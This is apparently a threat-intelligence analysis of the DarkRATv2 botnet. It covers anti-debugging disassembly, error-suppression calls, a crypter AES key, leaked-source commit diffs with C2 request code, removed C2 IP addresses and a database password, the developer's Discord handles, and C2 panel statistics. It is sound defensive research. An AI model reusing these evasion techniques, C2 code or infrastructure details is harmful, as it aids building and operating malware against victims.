.text:0041246A C7 44 24 44 00 00+        mov     [esp+438h+pbDebuggerPresent], 0
.text:00412472 33 C0                     xor     eax, eax
.text:00412474 64 A1 30 00 00 00         mov     eax, large fs:30h ; process is being debugged? PEB via TIB
.text:0041247A 8B 40 02                  mov     eax, [eax+2]
.text:0041247D 25 FF 00 00 00            and     eax, 0FFh
.text:00412482 89 44 24 44               mov     [esp+438h+pbDebuggerPresent], eax
.text:00412486 83 7C 24 44 00            cmp     [esp+438h+pbDebuggerPresent], 0
.text:0041248B 0F 85 03 05 00 00         jnz     loc_412994
```


- rdtsc
  The RDTSC instruction is used to determine how quickly the processor executes a program's instructions. It returns the count of the number of ticks since the last system reboot as a 64-bit value placed into EDX:EAX. Slowness in the processor's execution might indicate the presence of malware analysis tools, such as a debugger.



```
.text:00412555 0F 31                     rdtsc
.text:00412557 89 54 24 50               mov     dword ptr [esp+438h+PerformanceCount], edx
.text:0041255B 89 44 24 44               mov     [esp+438h+pbDebuggerPresent], eax
.text:0041255F 33 C0                     xor     eax, eax
.text:00412561 B8 05 00 00 00            mov     eax, 5
.text:00412566 C1 E8 02                  shr     eax, 2
.text:00412569 2B C3                     sub     eax, ebx
.text:0041256B 3B C1                     cmp     eax, ecx
.text:0041256D 0F 31                     rdtsc
.text:0041256F 89 54 24 48               mov     dword ptr [esp+438h+var_3F0], edx
.text:00412573 89 44 24 10               mov     [esp+438h+var_428], eax
.text:00412577 8B 44 24 50               mov     eax, dword ptr [esp+438h+PerformanceCount]
.text:0041257B 33 F6                     xor     esi, esi
```

- QueryPerformanceCounter API call

- GetTickCount API call




```
.text:004125B5 8B 35 D4 C0 44 00          mov     esi, ds:QueryPerformanceCounter
.text:004125BB 8D 44 24 50                lea     eax, [esp+438h+PerformanceCount]
.text:004125BF 50                         push    eax      ; lpPerformanceCount
.text:004125C0 FF D6                      call    esi ; QueryPerformanceCounter
.text:004125C2 33 C0                      xor     eax, eax
.text:004125C4 50                         push    eax
.text:004125C5 51                         push    ecx
.text:004125C6 58                         pop     eax
.text:004125C7 59                         pop     ecx
.text:004125C8 2B C8                      sub     ecx, eax
.text:004125CA C1 E1 04                   shl     ecx, 4
.text:004125CD 8D 44 24 48                lea     eax, [esp+438h+var_3F0]
.text:004125D1 50                         push    eax      ; lpPerformanceCount
.text:004125D2 FF D6                      call    esi ; QueryPerformanceCounter
.text:004125D4 8B 4C 24 48                mov     ecx, dword ptr [esp+438h+var_3F0]
.text:004125D8 2B 4C 24 50                sub     ecx, dword ptr [esp+438h+PerformanceCount]
.text:004125DC 8B 44 24 4C                mov     eax, dword ptr [esp+438h+var_3F0+4]
.text:004125E0 1B 44 24 54                sbb     eax, dword ptr [esp+438h+PerformanceCount+4]
.text:004125E4 89 44 24 3C                mov     [esp+438h+var_3FC], eax
.text:004125E8 78 0F                      js      short loc_4125F9
```

Anti-error technique

DarkRATv2 disables Windows error notifications right at the start of the program.

`API: SetErrorMode`
`Value: 0x8007h`

- SEM_FAILCRITICALERRORS
- SEM_NOALIGNMENTFAULTEXCEPT
- SEM_NOOPENFILEERRORBOX
- SEM_NOGPFAULTERRORBOX




```
      0101240A   53              push ebx            darkrat.010123E0
      0101240B   56              push esi            mov eax,1
      0101240C   57              push edi            ret 4
      0101240D   68 E0230101     push darkrat.10123E0
      01012412   FF15 E8C00401   call dword ptr ds:[<&SetUnhandledExceptionFilter>]
      01012418   68 07800000     push 8007
EIP   0101241D   FF15 5CC00401   call dword ptr ds:[<&SetErrorMode>]
      01012423   6A 03           push 3
      01012425   6A 00           push 0
      01012427   E8 89150200     call darkrat.10339B5
      0101242C   8B35 DCC00401   mov esi,dword ptr ds:[<&IsDebuggerPresent>]
      01012432   83C4 08         add esp,8
      01012435   FFD6            call esi
      01012437   85C0            test eax,eax
```

Leaked source code

An early version of the final Botnet was leaked through the following github repo:

> https://github.com/Tlgyt/The-Collection/blob/master/Source%20Codes/Botnets/DarkRat%20Loader/derkrut/main.cpp

The developer desperately tried to get rid of the leaked source by submitting a dispute through Github:



Copyright of Content #6

darkspiderbots opened this issue 27 days ago · 10 comments

darkspiderbots commented 27 days ago • edited

Why you are Permitted to share Code under a License on Github?
it isnt OpenSource.
Its a very old version and easy to Exploit so please delete the Demo Code of DarkRat "2.0"
or add the Details:
This code is vulnerable, and only Education Proposal

Aekras1a commented 27 days ago

Are you making a public claim of copyright infringment? If so, that's hilarious.


Tlgyt commented 27 days ago

Lmao I doubt you went to your respective government to register your illegal activities for copyright protection.

respectfully I'll decline your request for me to remove the content your referring to.

Tlgyt closed this 27 days ago

Also discloses his Discord account:



Copyright of Content #6

darkspiderbots opened this issue 27 days ago · 10 comments

yattaze#3515

darkspiderbots commented 25 days ago

You are sure this is a correct discord user?
I got a „not existing"

Tlgyt commented 25 days ago

yes, im positive

darkspiderbots commented 24 days ago

Im consumed try to add me please
DarkSpiderᴼᴿᴵᴳᴵᴺᴬᴸ#3917


darkspiderbots commented 24 days ago

Please try to add me DarkSpiderᴼᴿᴵᴳᴵᴺᴬᴸ#3917

Other references


Leveraging a bit of OSINT, it is also clear that the developer had used lots of resources from LiteHTTP Botnet. It's clearly a trend: up and coming malware dev take an existing malware as a recipe, add a few modifications here and there and release the new iteration as a completely new 'product':

- https://github.com/darkspiderbots/AbSent-Loader/commit/d8e623c682fce9382d771af46463eae7504bc059
- https://github.com/darkspiderbots/LiteHTTP/commit/2a29698bba64ef1abb98997e9100240dfe37d841
- https://github.com/darkspiderbots/LiteHTTP/commit/bf970261e8619d11095102007fb1ef77b2b84c93



26 Bot/LiteHTTP/Classes/Communication.cs


```
@@ -4,7 +4,7 @@
  using System.Text;
  using System.Security.Cryptography;

- namespace LiteHTTP.Classes
+ namespace DarkRat.Classes
  {
      class Communication
      {
@@ -18,7 +18,7 @@ public static string makeRequest(string url, string parameters)
                  byte[] param = Encoding.UTF8.GetBytes(parameters);
                  WebRequest req = WebRequest.Create(url);
                  req.Method = "POST";
-                 ((HttpWebRequest)req).UserAgent = "E9BC3BD76216AFA560BFB5ACAF5731A3";
+                 ((HttpWebRequest)req).UserAgent = "pZBsGN4sqXDtFoPzNGbh";
                  req.ContentType = "application/x-www-form-urlencoded";
                  req.ContentLength = param.Length;
                  Stream st = req.GetRequestStream();
```



10 README.md


```
@@ -1,7 +1,13 @@
- # AbSent-Loader
+ # THIS REPO IS FORKED, i wanted to look at this, and my result was...
+
+ ## This version has Some BUGS, if this is a "commercially" botnet .. I'm a Millionaire
+
+ ### Forked From: https://github.com/Tlgyt
+
+ # BULLSHIT AbSent-Loader
  Example Loader to be used as a learning resource for people interested in how commercially available malware is made.

- Join the discussion on discord: https://discord.gg/AMs6DA9
+ Join the discussion on discord: https://discord.gg/rZXqdcV

  ## Definition of a loader
  A "Loader" or "Dropper" is a type of malware not dissimilar to a botnet, usually built on the same C&C architecture they lack some of the more advanced features a fully featured botnet might have and instead try to be as lightweight as possible to be used as the 1st stage in an attack.
```

1 comment on commit d8e623c



Tlgyt commented on d8e623c on May 16

Really?




12 Panel/darkrat_1.1.0/config.php

```
@@ -3,15 +3,15 @@

  $config = array(
      "connectionkey" => "otO3BA0&_YwGh5y966sfpW#mC_uIRMV#",
-     "miningProxyApi" => "http://31.214.240.105:8088",
-     "apiurl" => "http://91.200.100.153/projects/darkrat/API/",
+     "miningProxyApi" => "http://0.0.0.0:8088",
+     "apiurl" => "http://0.0.0.0/projects/darkrat/API/",
      "dbhost" => "localhost",
-     "dbuser" => "root",
-     "dbpass" => "hobbit36",
-     "dbname" => "darkrat2",
+     "dbuser" => "username",
+     "dbpass" => "password",
+     "dbname" => "database",
  );

  $odb = new PDO("mysql:host=".$config['dbhost'].";dbname=".$config["dbname"], $config["dbuser"], $config["dbpass"]);


- ?> ⊘↵
+ ?>
```

Cryptography

There's a distinct string in the disassembly of the builder:




```
        loc_3549A0:
94 FC 39+       movsx   eax, byte ptr ds:aSQ6BuevGdezyM5[ecx] ; "S#q-}=6{)BuEV[GDeZy>~M5D/P&Q}6>"
                imul    eax, 25h ; '%'
                add     eax, 78h ; 'x'
                cdq
                idiv    esi
B4 FD FF+       mov     dword ptr [ebp+ecx*4+Context.ExtendedRegisters+184h], edx
```


It is also found in the following project: hCrypt, which is an AES encrypted PE Loader: https://github.com/Include-sys/hCrypt/blob/master/Stub/main.cpp

```
#include <fstream>
#include "VirtualAES\VirtualAES.h"
#include <Windows.h>
#include <TlHelp32.h>

/*
*       AES Encrypted and AntiVM PE Loader (Crypter Stub)
*
*       https://www.github.com/Include-sys/hCrypt
*
*       Coded by Include-sys for Educational Purposes
*/

/*              Virtual Machine Detection Functions                     */

/*                AES-256 Bit Decryption Function                       */
void AESDecrypt(char* toDecrypt, int size)
{
        //Explanation exist in Builder
        unsigned char key[KEY_256] = "S#q-}=6{)BuEV[GDeZy>~M5D/P&Q}6>";

        unsigned char ciphertext[BLOCK_SIZE];
        unsigned char decrypted[BLOCK_SIZE];

        aes_ctx_t* ctx;
        virtualAES::initialize();
        ctx = virtualAES::allocatectx(key, sizeof(key));
```


Panel



Login


Login
DarkRat Command & Control
User Name
Password
□ You hate logging in?
Store up this browser to save the login
Login

Dashboard



Dashboard

ONLINE CLIENTS 51

OFFLINE CLIENTS 1013

DEAD CLIENTS 0

TOTAL CLIENTS 1064

Privileges

Privilegs from Clients

Latest Installs

These bots are the newest

🇺🇸 US 21 Hours Ago	[redacted]
🇮🇶 IQ 23 Hours Ago	[redacted]
🇳🇬 NG 23 Hours Ago	[redacted]
🇲🇲 MM 4 Jul	USER-PC
🇸🇾 SY 4 Jul	USER-PC
🇺🇸 US 4 Jul	ADMIN-PC
🇷🇴 RO 3 Jul	[redacted]
🇧🇷 BR 3 Jul	[redacted]
🇿🇦 ZA 3 Jul	[redacted]
🇮🇳 IN 3 Jul	ADMIN-PC

Top Countries

The most bots are from:

Bots Seen in last

12 Hours: 154

24 Hours: 254

7 Days: 1064


+Suggestions:

-Add a circle for Privielges (how many admin and how many users %)

-Botinfo: Update all bot's info, fix ram calculation

